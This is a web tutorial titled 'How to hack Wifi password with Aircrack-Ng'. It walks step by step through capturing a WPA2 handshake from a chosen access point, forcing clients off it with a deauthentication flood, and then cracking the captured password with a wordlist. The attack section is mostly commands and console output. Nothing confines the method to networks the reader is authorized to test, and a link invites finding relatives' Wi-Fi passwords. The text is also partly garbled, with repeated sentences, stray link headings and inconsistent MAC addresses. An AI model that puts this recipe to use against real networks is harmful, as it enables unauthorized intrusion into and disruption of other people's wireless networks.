How to hack Wifi password with Aircrack-Ng

In this article, we will use Aircrack-Ng and dictionary attack method with encrypted password taken from the 4-step handshake process.

When Wi-Fi was first developed in the late 1990s, Wired Equivalent Privacy (WEP) was created to secure wireless communications, but it has many bugs and is easily cracked. For that reason, most wireless access points now use Wi-Fi Protected Access II with pre-shared key for wireless security, also known as WPA2-PSK. WPA2 uses encryption algorithm, AES is stronger, so it is difficult to crack, but not impossible. The weakness in WPA2-PSK system is that the encrypted password is shared during 4-way handshake (4-way handshake). When the client authenticates to the access point (AP), the client and AP perform a 4-way handshake to authenticate the user to the AP. This is the time to hack the password.

1. Wireless security: Say NO to WEP and YES to WPA

In this article, we will use Aircrack-Ng and dictionary attack method with the password encrypted from the 4-step handshake process.

1. How to find Wi-Fi passwords of relatives

How to hack WiFi password with Aircrack-Ng

Step 1: Set up Wi-Fi adapter in Monitor Mode with Airmon-Ng

First, we need to use a wireless network adapter compatible with Kali Linux.

1. The best 8 long-range Wifi routers in 2017

This is similar to setting up a wired adapter in mixed mode (promiscuous mode). It allows to see all the wireless traffic going through. Open the Terminal window and type:

airmon-ng start wlan0


Note, airmon-ng renames adapter wlan0 to mon0.

Step 2 : Get traffic information with Airodump-Ng

Now wireless adapter is in Monitor mode, so all wireless traffic can be seen. Get traffic information using the airodump-ng command.

This command takes all the traffic that the wireless adapter can see and displays important information about it such as BSSID (AP's MAC address), power, beacon frame number, data frame number, channel, speed , encryption (if any), and finally ESSID (SSID). Type the following command in the terminal:

airodump-ng mon0




Note, all visible APs are listed at the top of the screen and the clients are listed at the bottom of the screen.

Step 3: Concentrate Airodump-Ng on an access point on a channel

The next step is to focus on one AP on one channel and collect important data from there. To do this need the BSSID and channel, open another Terminal window and type:

airodump-ng --bssid 08: 86: 30: 74: 22: 76 -c 6 --write WPAcrack mon0



1. ***08: 86: 30: 74: 22: 76*** is the AP's BSSID
2. ***-c 6*** is the channel in which the AP is operating
3. ***WPAcrack*** is the file you want to write
4. **mon0** is a wireless adapter

As shown in the screenshot above, focus on collecting data from an AP with Belkin276's ESSID on channel 6.

Step 4: Aireplay-Ng Deauth

In order to get encrypted passwords, we need to have an authentic client for the AP. If it is authenticated, we can remove authentication and the system will automatically confirm it, so that the encrypted password can be retrieved. Please open another terminal window and type:


aireplay-ng --deauth 100 -a 08: 86: 30: 74: 22: 76 mon0

```
root@bt:~# aireplay-ng --deauth 100 -a  08:86:3B:74:22:76  mon0
05:15:32  Waiting for beacon frame (BSSID: 08:86:3B:74:22:76) on channel 6
NB: this attack is more effective when targeting
a connected wireless client (-c <client's mac>).
05:15:32  Sending DeAuth to broadcast -- BSSID: [08:86:3B:74:22:76]
05:15:33  Sending DeAuth to broadcast -- BSSID: [08:86:3B:74:22:76]
05:15:33  Sending DeAuth to broadcast -- BSSID: [08:86:3B:74:22:76]
05:15:34  Sending DeAuth to broadcast -- BSSID: [08:86:3B:74:22:76]
05:15:34  Sending DeAuth to broadcast -- BSSID: [08:86:3B:74:22:76]
05:15:35  Sending DeAuth to broadcast -- BSSID: [08:86:3B:74:22:76]
05:15:35  Sending DeAuth to broadcast -- BSSID: [08:86:3B:74:22:76]
05:15:36  Sending DeAuth to broadcast -- BSSID: [08:86:3B:74:22:76]
05:15:36  Sending DeAuth to broadcast -- BSSID: [08:86:3B:74:22:76]
05:15:37  Sending DeAuth to broadcast -- BSSID: [08:86:3B:74:22:76]
05:15:37  Sending DeAuth to broadcast -- BSSID: [08:86:3B:74:22:76]
```

1. **100** is the number of un-verified frames
2. **08: 86: 30: 74: 22: 76** is the AP's BSSID
3. **mon0** is a wireless adapter

Step 5: The 4-way handshake process

In the previous step, when they re-authenticate the password, airodump-ng will try to retrieve the password during the 4-way handshake. Go back to the terminal window airodump-ng and check to see if it succeeded.



If on the top right line has " **WPA handshake** " written, it means that the process of obtaining the encrypted password was successful.

Step 6: Now we have the encrypted password in the WPAcrack file. Run the file using a password file, here use the default password list named darkcOde. Now, crack the password by opening a terminal and typing:

aircrack-ng WPAcrack-01.cap -w / pentest / passwords / wordlists / darkc0de

1. **WPAcrack-01.cap** is the file name written in the command airodump-ng
2. ***/ pentest / passwords / wordlist / darkc0de*** is the absolute path to the password file

This process can be relatively slow and tedious. Depending on the length of the password list, you may have to wait a few minutes to a few days. When the password is found, it will appear on the screen. Remember, password files are very important. Try the default password file first and if it fails, proceed to a larger and more complete password file.

Maybe you want to know: How to hack Wifi passwords using Wifiphisher

I wish you all success!